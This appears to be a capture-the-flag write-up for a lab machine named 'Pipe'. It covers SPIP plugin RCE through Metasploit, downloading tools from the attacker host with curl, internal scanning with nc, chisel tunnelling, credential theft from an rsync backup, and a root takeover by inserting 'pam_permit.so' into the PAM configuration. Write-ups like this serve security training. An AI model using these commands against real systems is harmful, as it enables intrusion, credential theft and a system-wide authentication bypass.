Pipe hosts a CMS called SPIP (Système de Publication pour l’Internet Partagé ou Participatif). I got a foothold using a public exploit that targets a SPIP Plugin. After landing on a container and scanning the subnet, I found that port 873 on the main host is receiving connections and exposing a rsync server, where I downloaded a backup file that leaks the credentials of a user. Logging in via SSH with the credentials I found that the user has write privileges over a PAM (Pluggable Authentication Modules) configuration file, allowing me to take over the machine as root.
Enum
Initial Scan
nmap finds two open TCP ports, SSH (22) and HTTP (8889):

Port 8889/TCP
Exploring the application I noticed that the navigation was always made passing a parameter to spip.php:

Searching about what could the spip.php file means, I found out that it was the name of the CMS being used in this application.
Spidering and Directory Bruteforce
Using katana to spider the initial page:

echo katana -u http://172.16.13.252:8889I found a login page, that leads to nothing.
Bruteforcing for files I found a htaccess.txt that leaks the SPIP Version and a robot.txt, both default files from the SPIP repo, I believe.
vncsb@host$ feroxbuster -u 'http://172.16.13.252:8889' -w /etc/wordlists/seclists/Fuzzing/fuzz-Bo0oM.txt -S 236 -r -n
# @url: http://localhost:8889
# @template: squelettes-dist/robots.txt.html
User-agent: *Allow:    /local/cache-css/Allow:    /local/cache-js/Noindex: /local/Noindex: /plugins-dist/Noindex: /plugins/Noindex: /squelettes-dist/Noindex: /squelettes/Disallow: /ecrire/Disallow: /lib/Disallow: /prive/Disallow: /spip.php?action=*Disallow: /spip.php?page=login*Disallow: /*.api/Crawl-delay: 1
Sitemap: http://localhost:8889/sitemap.xml
RCE as www-data
Searching for public vulnerabilities, I found out about CVE-2025-71243, the Saisies plugin, responsible for managing forms, has a Code Injection vulnerability allowing unauthenticated remote code execution. This vulnerability has a metasploit module, I used it to speed things up, with these settings:

The module checks for the SPIP version on HTTP headers or in the "saisies" plugin directory and in this case it will not be able to find it, so it was also necessary to set ForceExploit to true on the module options to ignore the check result and run the exploit directly.
After running the exploit I got a meterpreter reverse shell:

Shell as marcus
The meterpreter shell landed inside a docker container and general container escape or privesc enumeration did not yield much, so I decided to enumerate the docker network. To achieve this I downloaded a statically compiled nmap from my attacking machine, you can find a lot of statically compiled binaries in this excellent repo.
$ curl -o nmap http://10.0.66.176/nmap$ chmod +x ./nmap$ ./nmap -sn 172.18.0.0/24
nmap returned that 3 hosts are up:
- 172.18.0.1 -
docker gateway - 172.18.0.2 - A database for SPIP
- 172.18.0.3 - The host we are in
To do a port scan with nmap I would have to sent some more files over to the victim container, as I just wanted a quick check I decided to use nc instead.
nc -vz -w 2 172.18.0.1 1-10000
The port 873 caught my attention, searching more about it I found out that it is commonly used to expose a rsync service. I used nc again to connect to port 873 and confirm if it was a rsync service. After connecting the server responded with a rsync banner and sending the string @RSYNC: 31.0\n\n back to it, I got a list of the available modules.

Note: In rsync the “modules” are the directories available to download/upload.
There was no rsync command in the docker, I tried to do a port forward using the meterpreter’s portfwd but had no success with it, so I opted to use chisel.
- Downloaded
chiselbinary to the victim container - Attacking:
chisel server -p 8000 --reverse - Victim:
./chisel client 10.0.66.176:8000 R:8073:172.18.0.1:873
This will forward all traffic sent to 127.0.0.1:8073 to the internal address 172.18.0.1:873, allowing me to download the backup module.
rsync -av rsync://127.0.0.1:8073/backup /tmp/loot

The backup.zip seems to be the only file that is not a standard system backup file, unziping it I found the reset.txt file that exposes the marcus password.

I used this credential to log in over ssh.
Shell as root
Warning: Reading the official write-up I noticed that my solution was not the intended way, what made me jump some steps.
Enumerating the files that user marcus was able to write, the file /etc/pam.d/common-auth appeared.

Having write privileges over this file basically allows me to have control over the whole authentication workflow on this server. So just adding this line on top of the file:
auth sufficient pam_permit.soWill make that every password check on the server will always be true, granting access even on a wrong password!
su root
This is very destructive and should NOT be done on a real situation, this may allow anyone with access to server to login in via ssh directly as root. I found this article that explains better ways to exploit this.